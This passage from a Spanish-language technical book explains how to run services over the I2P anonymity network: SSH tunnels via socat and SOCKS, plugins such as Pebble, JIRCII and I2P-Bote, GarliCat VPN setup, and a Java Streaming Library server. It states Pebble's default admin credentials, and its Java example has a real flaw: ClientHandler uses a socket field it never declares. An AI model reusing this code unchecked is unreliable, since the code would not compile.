Este mismo procedimiento puede aplicarse a sitios *web* existentes en Internet, para ello se siguen los mismos pasos indicados anteriormente, pero en esta ocasión es necesario crear el túnel manualmente desde *I2PTunnel* y apuntarlo al sitio *web* que se desea registrar en *I2P*. Tal como se enseña en la imagen 03.29.

Imagen 03.29: Configuración de túnel en I2PTunnel para sitio web externo.

Después de guardar el túnel, se podrá ver que se genera de forma automática el "*local destination*", el cual puede ser ingresado en el servicio de registro de *I2P* tal como se ha descrito en líneas anteriores.

3.2.3.6 Instalación y configuración de servicios SSH en I2P

Lo más común en *I2P* es publicar *eepsites*, sin embargo no es el único tipo de servicio que se puede publicar y de hecho, del mismo modo que es posible registrar diferentes tipos de servicios ocultos en *TOR*, también es posible crear túneles de prácticamente cualquier tipo de servicio que se encuentre en ejecución en la máquina local. Con *TOR* automáticamente se crea un servicio *SOCKS* que por defecto utiliza el puerto 9150 y este servicio suele es el punto de anclaje entre un *Hidden Service* publicado en *TOR* y sus correspondientes clientes.

En una instancia de *I2P* no se inicia por defecto un servidor *SOCKS* como en *TOR*, pero es posible crear un túnel *SOCKS* desde *I2PTunnel*, el cual puede servir posteriormente como pasarela para los clientes que desean consultar el servicio publicado en *I2P*. Para esto se lleva a cabo el siguiente procedimiento.

1. Crear un servicio *SSH* en la instancia local de *I2P*. Para ello es necesario crear un túnel estándar desde *I2PTunnel* utilizando el asistente de creación de túneles. Solamente es necesario indicar las opciones básicas correspondientes al servidor *SSH* tal como se enseña en la siguiente imagen.

Imagen 03.30: Configuración del túnel para el servidor SSH Local.

2. Después de crear el túnel "Servidor" es necesario crear el túnel "Cliente", el cual servirá como pasarela para contactar con el servicio recientemente creado. En este caso el cliente será un servidor "*SOCKS 4/4A/5*" el cual puede ser seleccionado desde el asistente para la creación de túneles. En los siguientes pasos, el asistente solicitará una dirección *IP* y el puerto en el que se debe arrancar el *proxy SOCKS*.

Imagen 03.31: Configuración del proxy SOCKS en I2P.

3. Se deben arrancar los túneles cliente y servidor creados anteriormente y utilizar un cliente *SSH* que apunte al *proxy* creado. Posteriormente, el servidor *SSH* que se ingresará en el cliente, debe ser hostname en *base32* que se ha generado automaticamente.

Imagen 03.32: Dirección Base32 utilizada por el cliente para realizar la conexión con el servidor SSH.

4. Para conectarse con el servidor *SSH* es necesario utilizar el *proxy* creado desde *I2P* y para ello, el cliente *SSH* utilizado debe soportar esta característica. Utilizar *Putty* puede ser el mecanismo más simple para emplear el *Proxy* creado anteriormente y la imagen 03.33 enseña cómo se haría.

Imagen 03.33: Configuración de proxy SOCKS en Putty.

Por otro lado, desde *OpenSSH-Client* también es posible especificar un *proxy* para conectarse con un servidor *SSH*, para ello los mecanismos más simples consisten en utilizar *Socat* o editar la propiedad "*ProxyCommand*" en el fichero de configuración "*/etc/ssh/ssh_config*". Para instalar *Socat* en sistemas basados en *Debian* basta con ejecutar el comando *apt-get.*

```
>apt-get install socat
```

Posteriormente, desde una consola independiente se podrá ejecutar el siguiente comando:

```
>socat TCP4-LISTEN:8888,reuseaddr,fork
SOCKS4A:127.0.0.1:kpioxirdigmfiiwyu6ymqej4krkfvj4amuva2b3ig2gdywklr6wq.b32.
i2p:22,socksport=8080
```

En este caso, se abrirá el puerto "8888" y el proceso quedará en estado de escucha para atender a las peticiones entrantes por dicho puerto. Cada una de las peticiones entrantes serán enviadas al *Proxy SOCKS* ubicado en el puerto "8080" de la máquina local. Como se puede ver, el destino de la petición es la dirección en *Base32* del servicio *SSH* que corresponde al túnel de servidor que se ha creado anteriormente y la opción "*socksport*" indica que para llegar al destino indicado, es necesario utilizar un *proxy* local en el puerto "8080". Finalmente, se ejecuta el siguiente comando para realizar la conexión con el servidor *SSH.*

```
>ssh adastra@localhost -p 8888
```

El puerto "8888" es el que se ha abierto con la herramienta *Socat*, la cual se encarga de enrutar las peticiones entrantes al servidor *SSH.* Si el servicio solicita la contraseña del usuario, indica que la configuración se ha realizado correctamente. Una de las principales diferencias entre los *Hidden Services* en TOR y los túneles de servidor en *I2P*, es sin lugar a dudas la velocidad. Los *Hidden Services* en *TOR* son realmente lentos, algo que es intrínseco a la plataforma y la arquitectura de *TOR*, mientras que con *I2P* estos servicios anónimos son muchísimo más rápidos, pero en contraste solamente pueden ser accedidos desde el interior de la red *I2P*.

3.2.3.7 Instalación y configuración de plugins en I2P

Además de crear túneles del tipo cliente y servidor, se pueden instalar módulos adicionales que permiten extender las funcionalidades existentes en una instancia de *I2P* por medio de un sistema de *plugins*. Cualquiera puede desarrollar módulos en *I2P*, sin embargo el equipo de desarrollo, realiza una comprobación sobre el código y obliga a los desarrolladores a firmar digitalmente sus *plugins* antes de subirlos al repositorio de *I2P*.

La instalación de un *Plugin* en *I2P* puede realizarse de dos formas, descargando manualmente el *plugin* o especificando directamente su ubicación en el repositorio designado para tal fin. Independiente del mecanismo es necesario hacerlo desde la interfaz de configuración de clientes, la cual se encuentra ubicada en la siguiente ruta: *http://127.0.0.1:7657/configclients.*

En la parte inferior de la página se encuentra un listado de *Plugins* instalados y un pequeño formulario donde se indica la ruta del nuevo *plugin* que será instalado. Para saber cuáles *plugins* se encuentran disponibles actualmente en la red de *I2P*, se puede consultar el sitio oficial en *http://i2plugins.i2p/.*

A continuación se explica el uso de algunos de los *plugins* más interesantes que permitirán extender las funcionalidades existentes en una instalación de *I2P*.

3.2.3.7.1 Pebble Blogging

Pebble es una herramienta para la publicación de contenidos, fácil de personalizar y escrita completamente en *Java*. Aunque se instala como *plugin* en *I2P*, es posible instalarla en cualquier plataforma que soporte *Java* y tenga instalado y configurado cualquier servidor *web* o servidor de aplicaciones. Se encuentra disponible en la *deep web* de *I2P* en el siguiente enlace *http://i2plugins.i2p/download/pebble.xpi2p*. La instalación debe realizarse desde la interfaz de configuración de clientes indicada anteriormente.

Si el proceso de instalación y configuración ha sido correcto, *Pebble* aparecerá en la sección de *plugins* instalados y además, también aparecerá en el menú lateral izquierdo bajo la opción de "*I2P Internals*" dado que quedará instalada como cualquier otra aplicación de las que se incluyen en *I2P*.

Su funcionamiento es muy simple y sigue la misma filosofía de cualquier sistema de *blogging* existente en el mercado, con un alto nivel de personalización sobre *posts*, apariencia, usuarios y otras características relacionadas. A continuación se hace un breve listado de las principales características soportadas en *Pebble*.

- Permite la gestión de usuarios y roles. Por defecto, la cuenta de administrador es "*username*" y su clave es "*password*". Se recomienda cambiarla.
- Permite la gestión de las propiedades del *blog*, tales como el nombre, descripción, autor, dirección de correo, número de publicaciones por página, lenguaje, país, etcétera.
- Permite la administración de comentarios y respuestas.
- Administración de *posts*, categorías, documentos, directorios y páginas estáticas. Es posible crear un post utilizando un editor de texto enriquecido. *Pebble* utiliza *FCKEditor* para la creación y edición de entradas.
- Personalización de temas y estilos *CSS* para cambiar el "*Look and Feel*" del *blog*.
- Seguridad basada en roles de usuarios. Es posible restringir el acceso a las entradas en base al rol de cada usuario o escribir entradas de acceso público.

Por otro lado, es posible publicar este sitio *web* en la red de *I2P* de tal modo que otros usuarios puedan acceder a los contenidos de forma anónima, el procedimiento para hacer esto se ha explicado la sección anterior y consiste principalmente en el registro del blog en *http://stats.i2p/*. Es un procedimiento sencillo, sin embargo es necesario suministrar la clave en *Base32* que se genera de forma automática, para esto se debe ver el fichero de ayuda generado por el *plugin* que se encuentra ubicado en "*<BLOG_PATH>/help.html*".

Además de las características funcionales de *Pebble* también es importante resaltar algunas características técnicas que resultan interesantes para cualquier desarrollador que desee extender las funcionalidades del sistema para satisfacer algunas necesidades particulares que no llega a cumplir la distribución del sistema por si sola.

- Uso de *Log4j* para generación de mensajes sobre los eventos producidos en el sistema en diferentes niveles de "gravedad"
- La arquitectura de toda la aplicación se centra en el uso de tecnología *Java*, haciendo uso de *Servlets* para la generación dinámica de contenidos (Especificación *JSP 2.0* y *Servlet 2.4*).
- Es posible desarrollar *listeners* del *blog* utilizando la *API* de *Pebble*. Dichos *listeners* serán invocados ante una variedad de eventos que van desde el momento que se arranca o detiene el blog, hasta la manipulación de *posts* y comentarios ingresados por los usuarios.
- Soporta algunas estrategias para la validación de comentarios tales como *CAPTCHA*.
- Es posible integrar *Pebble* con varios repositorios de datos, tales como *LDAP Directory*, *Active Directory* o un motor de bases de datos

Estas son solamente algunas de las características que se encuentran disponibles en *Pebble*, no obstante es un sistema muy intuitivo y fácil de utilizar, un usuario con un nivel de conocimientos intermedios en informática puede utilizar este sistema fácilmente, simplemente navegando por sus opciones.

3.2.3.7.2 Cliente IRC JIRCII

Plugin para el cliente de mensajería instantánea *JIRCII*, el cual mantiene una interfaz al mejor estilo de los años 90, pero con todas las características que puede ofrecer cualquier cliente *IRC* disponible actualmente. Su interfaz es completamente enfocada al ingreso manual de comandos *IRC* para realizar una conexión con un servidor *IRC*, buscar y unirse a un canal, autenticarse con un servidor, enviar mensajes, etcétera. Se instala como cualquier *plugin* en *I2P* y cuando se inicia, se habilita una interfaz interactiva que permite ingresar comandos *IRC* para conectarse a diferentes servidores y canales *IRC*. Cada conexión a un servidor se puede controlar por medio de pestañas y es posible configurar varios servidores *IRC* para realizar conexiones rápidas. La apariencia del cliente cuando se inicia desde *I2P* se puede apreciar en la imagen 03.34.



Imagen 03.34: Cliente IRC JIRCII.

Después de unos instantes, el cliente intentará conectarse con los canales de *I2P* de forma automática y anónima, tal como se enseña en la imagen 03.35.




Imagen 03.35: Canales IRC en JIRCII utilizando I2P.

Como puede apreciarse en las pestañas ubicadas en la parte inferior de la interfaz, se encuentran abiertos los canales *#i2p y #i2p-chat*. Por otro lado, es necesario establecer los valores del "*nickname*" y los servidores disponibles para realizar conexiones, esta configuración se aplica en "*Connection → Connect → Servers...*" que es donde se encuentran las opciones de configuración del cliente.

Es posible utilizar comandos comunes de *IRC* para administrar el cliente e interactuar con otros usuarios de un canal. Los comandos soportados pueden encontrarse en "*Help → Help*" en la pestaña "*Commands*".




Imagen 03.36: Ventana de comandos disponibles en JIRCII.

Por otro lado, el cliente soporta el uso de "*scripts*" que permiten optimizar tareas repetitivas, estos *scripts* pueden ser programados manualmente con cualquier editor de texto y posteriormente cargados directamente en el cliente con el comando "*load*". El lector podrá encontrar algunos de dichos *scripts* en la siguiente ruta: *http://www.oldschoolirc.com/scripts*

3.2.3.7.3 Cliente de correo electrónico I2P-Bote

Se trata de una aplicación de correo electrónico anónima, segura y completamente descentralizada que establece una red *peer-to-peer* entre emisores y receptores. Aunque *I2P-Bote* se apoya en los mecanismos de anonimato que soporta *I2P*, adiciona una capa extra de anonimato. Dicha capa adicional en *I2P-Bote* se puede configurar de tal forma que es posible tener un nivel alto de anonimato y en consecuencia, será más lento el envío y recepción de mensajes o desactivar dicha capa para mejorar el rendimiento.

Para conseguir estos niveles de flexibilidad *I2P-Bote* ofrece la opción de activar o desactivar enrutadores de correo de alta latencia, el uso de dichos enrutadores es realmente la capa extra de anonimato que hará que el envío de los correos electrónicos sea mucho más lento, pero más difícil de rastrear. En el caso de desactivar todos los enrutadores de correo, *I2P-Bote* enviará los mensajes usando solamente *I2P*. La ubicación de este *plugin* para su descarga es la siguiente: *http://i2plugins.i2p/download/i2pbote.xpi2p*

Después de instalar *I2P-Bote*, es posible acceder a su interfaz *web* seleccionando la opción "*SecureMail*" que se encuentra en la interfaz de administración principal de *I2P*. Lo primero que debe verificarse es que en el panel lateral izquierdo aparezca "*Network Status*" con el valor "*Connected*" tal como se enseña en la imagen 03.37.




Imagen 03.37: Estado de red en I2P-Bote.

En el caso de que se encuentre en el estado correcto, el siguiente paso es crear una identidad para emitir y recibir mensajes de correo electrónico, para ello se selecciona la opción "*Identities*" ubicada en el panel izquierdo y posteriormente se selecciona el botón "*New Identity*". Se debe rellenar un formulario para crear la nueva identidad y finalmente, se establecerá de forma automática la clave correspondiente al "*email destination*", que es la dirección de *email I2P-Bote* que debe de ser

enviada a los receptores en el caso de que se desee darles la posibilidad de responder a los mensajes. Con esta identidad, es posible enviar y recibir mensajes de correo electrónico por medio de *I2P-Bote* desde los botones "*New*" y "*Check Mail*" respectivamente.

Por otro lado, el mecanismo de envío y de recepción de correos no es convencional, ya que para enviar un mensaje a una cuenta de *gmail* o *yahoo*, en *I2P-Bote* se necesita un "*email destination*" del receptor para poder recibir mensajes, esto significa que por defecto el sistema solamente funciona para el interior de la red *I2P*.

En el caso de que se desee enviar mensajes de correo electrónico a Internet, es necesario registrar un *Email Gateway* que sirva de pasarela entre la *deep web* de *I2P* y la *clear web* (Internet). El funcionamiento en este caso es exactamente igual al que tiene *SusiMail* ya que dicho cliente se conecta con el *Gateway* "*Postman*" para el envío de mensajes. Para activar el *Email Gateway*, se siguen los siguientes pasos:

- Crear una cuenta en *Postman*, tal como se ha indicado en una sección anterior de este capítulo con *SusiMail*.
- Administrar la cuenta que se ha creado en *Postman* para activarla con *I2P-Bote*, para ello es necesario dirigirse a *http://hq.postman.i2p/?page_id=16* y desde allí ingresar las credenciales de acceso de la cuenta. Una vez hecho esto, se debe marcar la opción "*Use account for bote forwards?*" y también se debe ingresar el "*Email Destination*" de la identidad anteriormente creada en *I2P-Bote*. Con esto se hará la relación entre la cuenta *Postman* y la identidad *I2P-Bote* creada. Con esto será suficiente para recibir mensajes de correo en *I2P-Bote* cuando sean enviados a la cuenta "*cuenta_postman@mail.i2p*" al interior de la red *I2P* o "*cuenta_postman@i2pmail.org*" desde internet.
- Finalmente, para contar con la capacidad de envío de mensajes, es necesario seleccionar la opción "*Settings*" desde "*Configuration*" y marcar "*Use a gateway when sending to non-I2P email addresses*". En este punto, es necesario establecer la clave del servicio, la cual se puede consultar en la siguiente ruta: *http://hq.postman.i2p/?page_id=10.*

Con estas indicaciones es posible utilizar *I2P-Bote* para el envío y recepción de mensajes de correo electrónico en Internet utilizando *I2P*, así como usar "*Email Destinations*" para enviar mensajes a otros usuarios en la red *I2P*.

3.2.4 Configuración de OnionCat/Garlicat en I2P

Tal como se ha mencionado en una sección anterior, el principal beneficio de *OnionCat* es que sirve de intermediario entre la capa de enlace y la capa de trasporte para facilitar el uso de *hidden services* de *TOR* y mitigar algunas restricciones que se encuentran asociadas al uso de algunos protocolos de red, como por ejemplo *UDP*.

El objetivo de *OnionCat* es el de construir una *VPN* que permita gestionar cualquier tipo de paquete *IP* sin alterar la funcionalidad de los servicios y sin afectar el anonimato.

En el caso concreto de *TOR*, es altamente beneficioso para mitigar problemas tan frecuentes como es el caso de los "*DNS Leaks*" y aunque ha sido creado para la red de *TOR*, en noviembre del 2009 se liberó una versión de *OnionCat* con soporte a *I2P*, dicho modo de operación en la herramienta es conocido como *GarliCat*. *GarliCat* permite el uso de direcciones *I2P* para acceder a servicios anónimos dentro de la red *I2P*, del mismo modo que *OnionCat* funciona con direcciones "**.onion*", *GarliCat* trabaja con direcciones de *I2P*.

A continuación se explica el uso de *GarliCat*, partiendo del supuesto de que ya se tiene instalado *OnionCat* en la máquina donde se ejecuta la instancia de *I2P*. El procedimiento de instalación de *OnionCat* se ha detallado en la sección 3.1.4.1 de este capítulo.

1. En primer lugar, es necesario crear un túnel servidor, el cual será el receptor en el proceso de comunicación. La imagen 03.38 enseña la configuración de dicho túnel.

Imagen 03.38: Configuración del Server Tunnel para Garlicat.

2. El siguiente paso consiste en extraer la dirección en *Base32* que ha generado *I2P* para el túnel servidor creado anteriormente. Dicha dirección puede verse en la interfaz principal de *I2PTunnel* tal y como se enseña en la siguiente imagen.

Imagen 03.39: Túneles de servidor en I2PTunnel.

La dirección del túnel "*Garlicat Server*" es : "*u4u5z676nqrm3tdzz3loirvw2pqtyfdiuoz2q3q4frgmpyjthiia.b32.i2p*" y para que pueda ser utilizada por *Garlicat* se deben extraer los 16 primeros *bytes* y concatenarlos con la cadena "*oc.b32.i2p*".

En este caso, la dirección que se le debe especificar a *Garlicat* será la siguiente: "*u4u5z676nqrm3tdz.oc.b32.i2p*".

3. Para ejecutar *Garlicat*, se puede utilizar el comando *gcat* u *ocat*, a efectos prácticos ambos comandos son equivalentes. Con la dirección de destino del túnel servidor, se debe verificar que *GarliCat* es capaz de generar el adaptador *VPN* con una dirección *IPv6* válida.

```
>gcat -i u4u5z676nqrm3tdz.oc.b32.i2p
fd60:db4d:ddb5:a729:dcfb:fe6c:22cd:cc79
>ifconfig
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet6 addr: fd60:db4d:ddb5:a729:dcfb:fe6c:22cd:cc79/48 Scope:Global
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

4. Ahora se procede a arrancar *Garlicat* especificando la dirección del destino local tal como se ha mencionado anteriormente.

```
>ocat -B -u adastra u4u5z676nqrm3tdz.oc.b32.i2p
Sat, 14 Jun 2014 19:37:36.398 +0200 [0:main      :  info] onioncat 0.2.2.r559
(c) Bernhard R. Fischer (OnionCat mode)
Sat, 14 Jun 2014 19:37:36.405 +0200 [0:main      :  info] IPv6 address fd87:d87
e:eb43:a729:dcfb:fe6c:22cd:cc79
Sat, 14 Jun 2014 19:37:36.405 +0200 [0:main      :  info] TUN/TAP device tun0
Sat, 14 Jun 2014 19:37:36.406 +0200 [0:main      :  info] running as root,
changing uid/gid to adastra (uid 1000/gid 1000)
Sat, 14 Jun 2014 19:37:36.407 +0200 [0:main      :  info] starting packet
forwarder
```

El siguiente paso consiste en verificar si *Garlicat* acepta peticiones y las enruta adecuadamente al túnel servidor. Para ello, basta con ejecutar el comando *ping6* contra la dirección *IP* del adaptador *VPN* de *Garlicat*.

```
>ping6 fd87:d87e:eb43:a729:dcfb:fe6c:22cd:cc79 -c 4
PING fd87:d87e:eb43:a729:dcfb:fe6c:22cd:cc79(fd87:d87e:eb43:a729:dcfb:fe6c:22cd
:cc79) 56 data bytes
64 bytes from fd87:d87e:eb43:a729:dcfb:fe6c:22cd:cc79: icmp_seq=1 ttl=64
time=0.046 ms
64 bytes from fd87:d87e:eb43:a729:dcfb:fe6c:22cd:cc79: icmp_seq=2 ttl=64
time=0.067 ms
64 bytes from fd87:d87e:eb43:a729:dcfb:fe6c:22cd:cc79: icmp_seq=3 ttl=64
time=0.059 ms
64 bytes from fd87:d87e:eb43:a729:dcfb:fe6c:22cd:cc79: icmp_seq=4 ttl=64
time=0.062 ms
```

```
--- fd87:d87e:eb43:a729:dcfb:fe6c:22cd:cc79 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.046/0.058/0.067/0.010 ms
```

Tal como se puede apreciar, el destino *I2P* responde adecuadamente.

3.2.5 Streaming Library y BOB en I2P

Además de las aplicaciones explicadas en secciones anteriores del presente capítulo, también existen otras alternativas para interactuar programáticamente con una instancia de *I2P*. *Streaming Library* y *BOB* son los mecanismos más recomendados y utilizados a la fecha de escribir este documento.

3.2.5.1 Desarrollo de aplicaciones con Streaming Library y Java

Todas las aplicaciones que se ejecutan en *I2P* utilizan un túnel que habitualmente se configura y administra desde *I2PTunnel*. Dicho túnel se encarga de conectar los túneles cliente y servidor de la instancia de *I2P*. Este modelo resulta conveniente y deseable cuando se sigue un modelo cliente-servidor, dado que en dicho modelo solamente se utiliza una única instancia de *I2PTunnel* para conectar a "*n*" clientes con un solo servidor. Ejemplos de esto se han visto anteriormente con *eepsites*, servicios remotos con *SSH*, *Telnet*, etcétera.

Cuando se trata de aplicaciones *peer-to-peer* donde la comunicación no está centralizada en un solo nodo, sino que cualquier participante puede actuar como emisor o receptor en un momento dado, resulta poco practico utilizar *I2PTunnel* ya que se necesitaría una nueva instancia de "servidor" por cada emisor de un mensaje. Es en estos casos resulta útil la *API* de *I2P*, ya que si se utiliza *I2PTunnel* en tales situaciones, lo más probable es que el consumo de recursos y de memoria sea simplemente inviable para el rendimiento general del sistema. Para comprender correctamente los elementos fundamentales del desarrollo de aplicaciones utilizando la *API Java* de *I2P*, es necesario comprender las clases principales para crear *Destinations* y posteriormente poder consultarlos por otros clientes de *I2P*. Por este motivo, se van a incluir los pasos necesarios para crear destinos locales en *I2P* que se desempeñen como servidores y clientes. Por otro lado, la ubicación de los ficheros *JAR* que contienen todas las clases y utilidades disponibles en *Streaming Library* se encuentran en el directorio "*<I2P_INSTALL>/lib*". Es necesario importar este directorio en el "*classpath*" de las clases escritas en *Java* para que las utilidades que se explicarán a continuación sean correctamente cargadas.

Server Destination

En primer lugar las clases *I2PSocketManager*, *I2PSession* y *I2PSocketManagerFactory* dan acceso a un objeto determinado en la instancia local de *I2P*. Es necesario que *I2P* se encuentre levantado, dado que estas clases permiten acceder a una sesión *I2P* y crear un "*ServerSocket*" de *Java* para declarar que una máquina local espera conexiones por un puerto determinado.

Utilizando la *API* de *Streaming Library* en un programa escrito en *Java*, la primera interacción con *I2P* se puede resumir con las siguientes líneas de código:

```
//Se intenta crear un Administrador de Sockets I2P.
I2PSocketManager manager = I2PSocketManagerFactory.createManager();
```

```
//Utilizando el administrador, se crear un ServerSocket I2P.
I2PServerSocket serverSocket = manager.getServerSocket();

/*Utilizando el administrador, se crea una Session I2P para obtener el Destination
que será el punto de acceso de clientes que se deseen conectar al ServerSocket
creado de forma anónima.*/
I2PSession session = manager.getSession();

/*Para conocer el Destination asignado a la Session creada por I2P, se consulta el
método  "getMyDestination() */
System.out.println(session.getMyDestination().toBase64());
```

Después de crear un *ServerSocket* en *I2P* y contar con un *Destination* válido para los clientes, es necesario crear un hilo para responder a cada petición realiza por los clientes. Esto es importante, dado que normalmente las aplicaciones que se exponen a usuarios externos tienen unos mínimos de concurrencia y si no se implementa un hilo por cada cliente conectado, el servidor solamente podrá atender a un cliente a la vez, lo que sin lugar a dudas se traducirá en un cuello de botella. La clase *I2PThread* funciona como cualquier hilo en *Java* y puede asociarse al *ServerSocket* creado anteriormente.

```
/*Se crea un objeto I2PThread especificando una implementación de la interfaz Run-
nable, la cual se encargará de sobre-escribir el método "run" del Thread.*/

I2PThread client = new I2PThread(new ClientHandler(serverSocket));
//Se establecen algunas propiedades básicas del hilo y posteriormente se inicia su
ejecución
client.setName("client");
client.setDaemon(false);
client.start();
```

Los elementos anteriores representan la implementación básica de un *ServerSocket* para recibir peticiones de clientes de forma anónima. Ahora es el momento de implementar la lógica de cada uno de los hilos del servidor, dicha lógica incluye la lectura y escritura de los flujos de entrada y salida del *socket*, así como cualquier otra tarea que lleve a cabo la aplicación. Para mantener las cosas simples, se recibirá cada petición y se responderá con un mensaje de bienvenida. El código de dicha lógica se define en la clase *ClientHandler* que es la que anteriormente se ha utilizado para la creación de una instancia de la clase *I2PThread*.

```
package testing.i2p;
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.InputStreamReader;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.net.ConnectException;
import java.net.SocketTimeoutException;
import net.i2p.I2PException;
import net.i2p.client.streaming.I2PSocket;
```

```
import net.i2p.util.I2PThread;

import net.i2p.client.I2PSession;
import net.i2p.client.streaming.I2PServerSocket;
import net.i2p.client.streaming.I2PSocketManager;
import net.i2p.client.streaming.I2PSocketManagerFactory;

public class I2PSimpleServer {

    private I2PServerSocket socket;

    public static void main(String[] args) {
        I2PSocketManager manager = I2PSocketManagerFactory.createManager();
        I2PServerSocket serverSocket = manager.getServerSocket();
        I2PSession session = manager.getSession();
        System.out.println(session.getMyDestination().toBase64());

        I2PThread t = new I2PThread(new ClientHandler(serverSocket));
        t.setName("clienthandler1");
        t.setDaemon(false);
        t.start();
    }

    private static class ClientHandler implements Runnable {
        public ClientHandler(I2PServerSocket socket) {
            this.socket = socket;
        }

        public void run() {
            while(true) {
                try {
                    I2PSocket sock = this.socket.accept();
                    if(sock != null) {
                        //Receive from clients
                        BufferedReader br = new BufferedReader(new
InputStreamReader(sock.getInputStream()));
                        //Send to clients
                        BufferedWriter bw = new BufferedWriter(new
OutputStreamWriter(sock.getOutputStream()));
                        String line = br.readLine();
                        if(line != null) {
                            System.out.println("Received from client: " + line);
                            bw.write(line);
                            bw.flush(); //Flush to make sure everything got sent
                        }
                        sock.close();
                    }
                } catch (I2PException ex) {
                    System.out.println("General I2P exception!");
                } catch (ConnectException ex) {
                    System.out.println("Error connecting!");
                } catch (SocketTimeoutException ex) {
                    System.out.println("Timeout!");
```

```
                } catch (IOException ex) {
                    System.out.println("General read/write-exception!");
                }
            }
        }
    }
}
```

En el método "*main*" de la clase anterior, se crea una instancia de la clase *I2PSocketManager* y una sesión *I2P* que se representa por medio de la clase *I2PSession*, posteriormente se pinta por pantalla el "*Destination*" de dicha sesión y se crea una instancia de *I2PThread*. En *Java*, cuando una clase extiende de la clase *Thread* o implementa la interfaz *Runnable*, debe sobre-escribir el método "*run*", el cual se encarga de ejecutar las tareas del hilo y se invoca automáticamente cuando se ejecuta el método *start*.

Para compilar y ejecutar la clase anterior, es necesario tener instalado el *JDK Java* para poder generar el fichero "*.class*" correspondiente con el compilador *javac*. Además, es necesario indicar el "*classpath*" con las librerías que contienen las utilidades de *I2P* anteriormente descritas, las cuales se encuentran ubicadas en el directorio "*<I2P_INSTALL>/lib*". Las librerías requeridas que deben incluirse en el "*classpath*" son *streaming.jar, mstreaming.jar* y *i2p.jar.* Se recomienda copiar dichas librerías en el mismo directorio donde se encuentra el paquete que contiene la clase *I2PSimpleServer.java*.

Las instrucciones para la compilación y ejecución del programa anterior son las siguientes.

```
>javac -cp $(echo *.jar | tr ' ' ':') testing/i2p/I2PSimpleServer.java
>java -cp .:* testing.i2p.I2PSimpleServer
iNKI7kkbhYcDds5fTQHN3dWqF3nYzMQUjEzGwyGC9FRYdRCzFco3ZRHxafR8rGYPJVOiBS~-SFC-PkbdP
GhYtPjR64oMwgQIBIH9ijC9JAqVfmMEEVBD9xjF7~S7gAztIKHMMTtb3l~ioctWpZawRqjIFdjSFvBUB-
